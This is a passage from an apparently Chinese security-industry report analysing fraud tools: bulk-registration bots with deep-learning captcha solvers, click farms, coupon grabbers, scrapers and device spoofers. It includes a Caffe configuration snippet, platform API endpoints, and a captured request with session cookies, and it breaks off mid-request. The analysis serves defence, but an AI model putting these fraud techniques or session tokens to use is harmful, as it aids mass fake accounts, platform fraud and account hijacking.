



图 3.2

另一个典型的例子是过脸认证。专业的过脸认证软件可以通过简单的自拍照, 快速生成 3D 人脸模型, 以及快速模拟人脸做出简单的认证动作, 从而绕过注册或登录环节的人脸识别。



### 三、业务安全中活跃的黑灰产工具

根据我们捕获的黑灰产工具软件情报分析，目前活跃的工具软件按照业务功能，大致可分为 5 大类：账号类、刷量类、薅羊毛类、内容爬取类和特定功能类。每种类型的工具数量占比如下图所示：




图 3-1 工具功能类型占比

在业务安全对抗中，刷量刷单类是黑灰产最常用的攻击工具，也是活跃度最高的一类工具，如刷文章阅读量、刷视频播放量、刷粉丝量和刷订单数量等，这类攻击集中体现在自媒体行业、



电商行业和视频行业；除此之外，账号类、薅羊毛类和内容爬取类工具也活跃于黑灰产和厂商业务安全对抗中；特定功能类工具则主要包括模拟器、多开、改机和秒拨等功能性工具软件。

### 3.1 账号类工具软件

在大部分黑产业链中，账号的质量和数量很大程度决定了黑产的投入产出比。账号类工具软件主要针对注册场景和登陆场景，实现的功能包括批量注册、扫号、鉴权和越权等。以“火牛注册扫号软件”为例，该工具直接和接码平台对接，用于接收短信验证码；同时内置 VPS 拨号功能用于绕过厂商的 IP 限制策略，从而完成帐号的批量注册和扫号。




图 3-1-1 火牛注册扫号软件

帐号类的工具软件的牟利方式包括：1、直接对外出售批量注册的小号、对账号售卖有一定的分销制度，不同等级的代理拿货价格不一；2、通过将批量注册的小号用于刷量、引流的业务场景，像 qq、email、微博号本身对其他厂商的业务可做授权服务，这类账号称为跳转号，同时跳转号的成本低廉；3、批量针对厂商推广活动的定制化小号，结合接码平台、打码平台等完成全自动化欺诈作业，短时间内薅取大量用户奖金。

如今以账号为核心的黑灰产业链在各行业的发展都具有一定规模，尤其是在需要大规模账号刷量的业务场景，包括虚假注册、实名过脸、批量养号和刷量等。除去明显给厂商业务带来明显的薅羊毛伤害，更多的是虚假小号带来潜在的危害性。比如黄赌毒的传播，以及被使用于

引流诈骗场景给厂商带来不良的舆论效果。下表是近期我们监控到的一些比较活跃的账号类工具软件：

工具名称	活跃度
百度云 PC 破解版	高
PanDownload	高
今日头条账号注册机	中
爱奇艺会员扫描器	中
火牛扫号查询	中

表 3-1-1 活跃的账号类工具

### 3.2 刷量刷单类工具软件

刷量刷单类工具软件主要活跃在电商、自媒体、短视频等行业，主要功能包括刷成交量、刷阅读量、刷播放量、刷关注量、刷粉丝量、以及刷评论量等。以“久久快手刷播放”为例，该工具首先批量加载一批快手小号的 Token，然后通过模拟网络请求的方式，访问指定的快手作品网址，最终可以成功刷取播放量。



图 3-2-1 久久快手刷播放

刷量刷单类工具软件的牟利方式包括：1、通过提供刷量、刷单服务对任务发布者收取佣金；2、针对电商平台对商家补贴的运费，通过结合空包物流服务，发起退货请求赚取补贴；3、将点赞和刷评论结合，在用户作品下置顶评论，通过个人介绍或是评论内容出粉，出粉价格按引入其他平台账号个数计数等。


下表是近期我们监控到的一些比较活跃的刷量刷单类工具软件：

工具名称	活跃度
快手刷粉丝软件	中
今日头条（关注+私信+评论）	高
招财空包网拼多多辅助	中
淘宝全自动刷单软件	中
拼多多自动发空包单软件	中

表 3-2-1 活跃的刷量刷单类工具

### 3.3 薅羊毛类工具软件

薅羊毛类工具软件主要活跃于营销活动、电商抢购、红包领取等场景。以“瓦力抢红包”为例，该工具通过开通辅助功能，模拟点击控件从而实现抢红包及自动回复等功能。










图 3-2-2 瓦利抢红包

薅羊毛类工具软件的牟利方式包括：1、直接出售工具软件获利；2、利用工具领取平台推出的优惠券或减免红包等，或者将优惠券、红包等转手出售；3、将抢购到的物品二次出售，从而赚取差价等。

下表是近期我们监控到的一些比较活跃的薅羊毛类工具软件：

工具名称	活跃度
刀锋京东抢购软件 V3.06	中
京东申请试用（撸实物）V1.0	中
京东火牛-下单抢购软件 1087	高
聚划算红包监控	中
京东火牛-查券领券软件 545	中

表 3-2-3 活跃的薅羊毛类工具

### 3.4 内容爬取类工具软件

内容爬取类工具软件主要通过爬虫程序，采集电商数据、短视频用户作品、招聘网站简历和自媒体文章等。近期我们就发现有多款工具软件对拼多多的商品信息、店铺信息、拼团信息等数据进行爬取。以“拼多多精灵”为例，该工具软件通过请求 apiv4.yangkeduo.com 下的接口来爬取拼多多数据，提供开团提醒、关键词排名、类目排名、导出订单、物流监控、退款提醒、竞品对手监控等功能：



图 3-2-3 拼多多精灵截图 1





图 3-2-4 拼多多精灵截图 2

内容爬取类工具软件的牟利方式包括：1、利用采集的拼多多数据，提供数据分析服务和店铺管理服务获利，包括关键词排名、商品排名、开团监控、一键下订单、一键发货和多个店铺管理等；2、当店家在使用这些工具时，很可能导致订单数据泄露，黑灰产可以通过出售这些数据或利用数据进行营销和诈骗等来获利。

下表是近期我们监控到的比较活跃的内容爬取类工具软件：

工具名称	活跃度
多多管家	高
多多参谋	高
麦兜兜/单手街/笨笨代购	中
多多易赞	中
神马上货助手	中

表 3-2-4 内容爬取类工具软件

### 3.5 特定功能类工具软件

特定功能类工具软件主要包括模拟器、多开、改机和秒拨等功能工具软件，常见应用于注册账号、邀请新用户领取红包、刷赞、刷分享、刷评分和刷榜等场景。特定功能类工具软件种类和数量不多，但是黑灰产业链中也发挥着极其关键的作用。

以改机软件“海鱼魔器”为例，在抖音引流这个场景，利用改机可以伪造位置，利用抖音附近视频的功能做引流，诱导附近看到视频的人添加微信小号。





图 3-5-1、图 3-5-2

如上图，借助改机软件将所在地点修改到人流量多的广州火车站，然后通过抖音上传“精心”制作的美女视频或图片，并配上包含微信号的文字，最终将上钩的男性用户定向引流至销售男性用品的微商，或被诱导发红包观看色情视频，最终上当受骗。

特定功能类工具软件虽然不参与直接牟利，但提供的功能可以帮助黑灰产更好的攫取利益。比如改机工具，除了上面提到的引流场景外，在账号注册场景也很重要，可以实现一个设备多次复用的效果。下表是近期我们监控到的比较活跃的特定功能类工具软件：

工具名称	活跃度
深海鱼乐	中
iGrimace	高
007 改机	中



NTZ	中
AWZ	中

表 3-5 活跃的特定功能类工具

## 四、典型的黑灰产工具软件分析

过去半年我们对黑灰产工具软件做了大量的研究和分析,包括对其中一些工具软件做了深入的功能验证、动态调试和原理分析。我们选取几款比较典型的工具软件,进一步揭露其功能和原理。

### 4.1.B 站手机注册机 3.0

这是 6 月份捕获的一款针对 B 站的注册类工具软件,采用 C++ 语言编写。通过使用接码平台手机号接收手机验证码,同时内置深度学习框架 Caffe 识别图像验证码,完成帐号批量注册。程序运行界面如下图:




图 4-1-1 B 站手机注册机运行界面

程序会登录接码平台:

<http://www.7gxyun.com:9000/soft.html>


接收短信验证码,接着调用 B 站注册接口:

<https://passport.bilibili.com/register/phone>

以及验证码下发接口:

<https://passport.bilibili.com/captcha>

提取到验证码，如下图：



之后该工具会使用内置的深度学习框架 Caffe 识别图片验证码。识别验证码的过程会读取本地内置深度学习框架 Caffe 框架所需要的 3 个文件：deploy.prototxt，res\_lstm\_ctc\_iter.caffemodel，label-map.txt。其中 deploy.prototxt 部分代码如下：

```
name: "Res_LSTM_CTC"
input: "data"
input_shape{
  dim:1
  dim:3
  dim:50
  dim:200
}
layer {
  include {
    phase: TEST
  }
  name: "indicator"
  type: "ContinuationIndicator"
  bottom: "data"
  top: "indicator"
  continuation_indicator_param {
    time_step: 25
    batch_size: 1
  }
}

#注解: dim:1表示对待识别样本进行数据增广的数量
        dim:3表示处理的图像的通道数RGB
        dim:50图像的长度
        dim:200图像的宽度
res_lstm_ctc_iter.caffemodel: 已经训练好的模型文件
```

图 4-1-2 deploy.prototxt 代码截图

图像验证码识别成功后，完成帐号注册。

该工具的亮点我们以往看到的工具不一样的地方的是用到了深度学习的图像识别能力，并且这个图像识别的准确率达到 99% 以上，平均完成一个账号的注册时间大约在 10 秒内。以往这一类的注册工具绝大多数会接一个打码平台或者内置一个针对目标网站的一个验证码识别库，无论是从识别准确率还是注册效率远比利用深度学习图像识别的低很多。



图 4-1-3 深度学习运用于验证码识别

## 4.2.陌陌抢红包工具

这是 7 月份捕获的一款针对陌陌的抢红包类工具软件，基于按键精灵安卓版实现。通过自定义录制对手机屏幕的操作及重复次数等信息，按照一定模式进行对手机进行模拟操作从而实现抢红包等功能。工具运行如下图所示：




图 4-2-1 陌陌抢红包工具运行界面

黑灰产人员只需要在按键精灵安卓版上编写相关的逻辑脚本,即可实现模拟用户操作的动作去实现他们想要的功能,按键精灵安卓版运行界面如下图所示:



图 4-2-2 按键精灵安卓版运行界面

用户在点“录制”之后,就可以先手动操作一遍想要操作的功能,之后该软件会记录下用户操作的坐标轨迹,如下图所示:






图 4-2-3 按键精灵安卓版运行界面

我们在分析的时候发现，该抢红包工具内置了工具需要的一些资源，包括识别出现红包时的图像，如下图所示：



图 4-2-4 陌陌抢红包工具内置的图片资源

软件在后台运行，通过查找整个手机屏幕上满足上述截图图像所在的坐标，然后再模拟用户去点击操作，从而达到抢红包的目的。

#### 4.3. 58 全职 VIP 发帖软件

这是 8 月份捕获的一款针对 58 同城的自动发帖类工具软件,该工具的原理是通过破解 58 发帖相关接口来实现。在调用相关接口的时候,软件会把接口所需要的参数拼接一起然后再向服务器请求。在该软件中实现调用的接口包括:登陆、发帖、获取展示中的帖子、未展示帖子、已删除帖子、审核帖子、获取未读简历等。我们以发帖这一功能来说明该软件的工作原理,其他接口调用类似。该工具软件运行的界面如下图所示:




图 4-3-1 58 全职 VIP 发帖软件运行界面

界面上会有很多发帖的相关设置,这些设置是黑灰产人员在分析 58 发帖的接口之后提取出来的,用户需要操作的一些变量值(包含发帖的省份、城市、街道、帖子标题、帖子职位等接口所需要的一些参数)。如下所示为我们构造的 VIP 用户发招聘帖捕获到的接口信息:

```
POST /zhaopin/771/9640/s5/submit HTTP/1.1
Referer: http://zppost.vip.58.com/zhaopin/771/9640/s5/submit:1080
Accept-Language: zh-cn
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
origin: https://zppost.vip.58.com
Cookie:
PPU="UID=56216823046931&UN=%E8%BF%AA%E8%BF%88%E6%96%AF11&TT=8c9f19936449f8c0ed8e15edafcc4018&PBODY=Vjytg7xzkXxnV5edPMI-NRUXoOF0F5VNpbpWkKygI_w8jUh8sAvJ3LwzbMjdp32WYjbn968lobT0rtNXD3ybSSL0HUviwvXA5PSZtnb_nH4P6p6ENYc4fCs6EOcjyNpC3QcmFwIwq8F2KWsMjQ8u3zu5mNmMN2RAf9adQO7QzbI&VER=1";
post_uuid=c1cc971d-cc29-4cf4-97e9-3ealc94cdb88; id58=c5/nn1tw2Rw3ZTg4ChMDAg==;
58tj_uuid=192b5b03-07d0-48e2-924f-ea21ac06f638;
xxzl_deviceid=2CVEOtqwKJPOLFss2Ds1XQVIt%2F%2F6o8jEV43i7DROX3oDvwWeMdvWbzhG8KTG9kBP; als=0; wmda_uuid=9523aee4d4a3f57acbd3b8c23b8e8743; wmda_new_uuid=1;
xxzl_smartid=1c324fb574ccf3e4223b69382c418682; showStatus=1695;
yxzwtip_common=1; bj58_id58s="WkFGRkgxczJsaWdWNDA3Mg==";
58home=gz; myfeet_tooltip=end; bangtoptipclose=1;
sessionid=51b6a460-a51e-4181-8e05-905a915948a2;
gr_user_id=6e35a225-20bd-437f-8250-9fd652a5c169;
wmda_visited_projects=%3B2286118353409%3B1731918550401%3B1731916484865;
58cooper="userid=56216823046931&username=%E8%BF%AA%E8%BF%88%E6%96%AF11&cooperkey=ae19833887f30d969974fcb45f436409";
